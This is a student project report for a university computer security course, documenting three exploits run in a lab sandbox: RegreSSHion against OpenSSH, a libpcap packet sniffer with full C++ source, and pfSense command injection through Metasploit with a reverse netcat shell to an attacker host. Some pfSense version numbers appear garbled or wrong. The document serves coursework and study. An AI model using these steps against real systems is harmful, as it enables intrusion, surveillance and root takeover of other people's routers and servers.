Project Step 3 Report

Group: The Group
Members: Andrew Bracken, Gavin Holliday, Logan Lay
CS 4371: Computer Security
Dr. Randy Klepetko

December 4, 2024

Contents

1 Introduction

In this project step, each member researched individual exploits to run in our sandbox. Gavin Holliday documented the pfsense exploitation, Logan Lay documented the network sniffer exploitation, Andrew Bracken documented the RegreSSHion exploitation and made the LaTex documentation.

2 Exploits

2.1 Exploit I: RegreSSHion

Research:
Used: True

Severity: 9/10


Target: Ubuntu machin, OpenSSH v8.5p1-9.7p1

Reference: CVE-2024-6387

Outcome: Remote code access
Implementation Complexity: 2/10

Preparations:
Steps:

1. Confirm that OpenSSH version of the target machine falls within the exploits range.




2. Download proof of concept onto attacking machine POC

3. Locate glibcbase location on target machine

4. Adjust PoC parameters

5. Run the exploit

6. Adjust input parameters until the race condition is satisfied



Exploitation:
The PoC code exploits a vulnerability in OpenSSH versions 8.5p1-9.7p1 that allows remote code execution on glibc-based Linux systems. This is due to a race condition in sshd, where asynchronous signal handling invokes functions that are not safe to use within signal handlers, such as syslog(). The code continuously attempts to gain access to the target machine, adjusting the timing slightly after each failed attempt until it succeeds.

2.2 Exploit II: Packet Sniffer

Research:

Severity: 4/10

Target: Ubuntu machine

Reference: `https://www.thecodingforums.com/threads/c-packet-sniffing.975603/`

Outcome: Network surveillance

Implementation Complexity: 1/10

Preparation:

Steps:

1. Get Target's IP address

2. Create sniffer exploitation program


3. Download libcap library onto the Linux machine

4. Download exploitation program onto Linux machine

5. Run program on Linux machine

6. Observe Network activity and packet collection of Target

Code:



```
#include <iostream>
#include <pcap.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <string>
#include <cstring>

//Function to handle captured packets
void packetHandler(u_char *userData, const struct pcap_pkthdr *pkthdr, const u_char *packet) {
    char *filterIP = reinterpret_cast<char *>(userData); // Get the filter IP from user data
    struct ip *ipHeader = (struct ip *)(packet + 14); // Skip Ethernet header
    char srcIP[INET_ADDRSTRLEN], destIP[INET_ADDRSTRLEN];

    //Convert IP addresses to human readable format
    inet_ntop(AF_INET, &(ipHeader->ip_src), srcIP, INET_ADDRSTRLEN);
    inet_ntop(AF_INET, &(ipHeader->ip_dst), destIP, INET_ADDRSTRLEN);

    //Filter by specified IP
    if (strcmp(srcIP, filterIP) == 0 || strcmp(destIP, filterIP) == 0) {
        std::cout << "Packet matched filter IP (" << filterIP << "):\n";
        std::cout << "Source IP: " << srcIP << ", Destination IP: " << destIP << "\n";

        //Identify protocol
        switch (ipHeader->ip_p) {
            case IPPROTO_TCP:
                std::cout << "Protocol: TCP\n";
                break;
            case IPPROTO_UDP:
                std::cout << "Protocol: UDP\n";
                break;
            case IPPROTO_ICMP:
                std::cout << "Protocol: ICMP\n";
                break;
            default:
                std::cout << "Protocol: Other\n";
                break;
        }
    }
}

int main(int argc, char *argv[]) {
    if (argc != 2) {
        std::cerr << "Usage: " << argv[0] << " <IP Address>\n";
        return 1;
    }

    const char *filterIP = argv[1]; //IP address to filter
    char errbuf[PCAP_ERRBUF_SIZE];
    pcap_t *handle;

    //Find network device
    char *device = pcap_lookupdev(errbuf);
    if (device == nullptr) {
        std::cerr << "Error finding device: " << errbuf << std::endl;
        return 1;
    }
    std::cout << "Using device: " << device << std::endl;

    //Open device for packet capture
    handle = pcap_open_live(device, BUFSIZ, 1, 1000, errbuf);
    if (handle == nullptr) {
        std::cerr << "Error opening device: " << errbuf << std::endl;
        return 1;
    }

    //Start packet capture with user-specified filter IP
    std::cout << "Filtering packets for IP: " << filterIP << "\n";
    if (pcap_loop(handle, 0, packetHandler, reinterpret_cast<u_char *>(const_cast<char *>(filterIP))) < 0) {
        std::cerr << "Error capturing packets: " << pcap_geterr(handle) << std::endl;
        pcap_close(handle);
        return 1;
    }

    pcap_close(handle);
    return 0;
}
```

Exploitation:

If the Machines were connected via Wi-Fi instead of Ethernet it's possible this exploitation could be used to sniff packets from other machines but currently on our machines it only works to sniff out different accounts using the same machine.

2.3 Exploit III: pfSense v2.7.0 - OS Command Injection

Research:




Figure 1: Here we ssh into the server that has the sniffer running on its ethernet connection.




Figure 2: Here reflects the ssh packet sent to the server 192.168.100.103, from 192.168.200.100

Severity: 9/10

Target: pfSense web application

Reference: CVE: 2023-27253

Outcome: root access

Implementation Complexity: 3/10

Note: This exploit has been patched, but versions ¡ v7.0.0 are still vulnerable.

Preparation:

First, the vulnerable version of pfSense (v6.0.0) had to be installed. This version was patched in June, 2023. This is still possible to exploit, and our downloading of the deprecated version is justified based on the fact of when was the last time you updated your router? It is not often a person updates their router, so there could be people still running this version.

Next is the actual exploitation steps:

1. Download Metasploit .rb file from the reference


2. Save file in Metasploit's modules
3. Reload Metasploit modules
4. Gain access to the pfSense web application (through password cracking)
5. Use the downloaded module
6. Set the environment variables:

- RHOSTS $target_ip$.
– $setRPORT80(orusenmaptoseeopenports)$
– $setUSERNAMEadmin(crackedusername)$
– $setPASSWORDpfsense(crackedpassword)$
– $setPAYLOADcmd/unix/reverse_netcat$
– $setLHOST < attacker_ip > (kalimachine'sport)$
– $setLPORT < listening_port > (anyvalid)$

Run exploit until shell opened.

The default pfSense username and password were used, so there was no need to crack them

Exploitation:
Here is the full exploitation flow with failures and finally success.



As you can see, I was able to gain root access to the pfSense router's operating system and open a shell terminal. I then proceeded to show the directory, user, and the list of files. I successfully gained root access. From here, I can change firewall settings,

manipulate files, steal data, or shut the system down. I can pivot from this and look for vulnerable devices connected to the router.

3 Conclusion

In this project step, we dug for exploits that could be used against the systems in our sandbox. Everyone individually came up with at least one working exploit that was documented in the previous section. Everything went smoothly, and no pitfalls were encountered.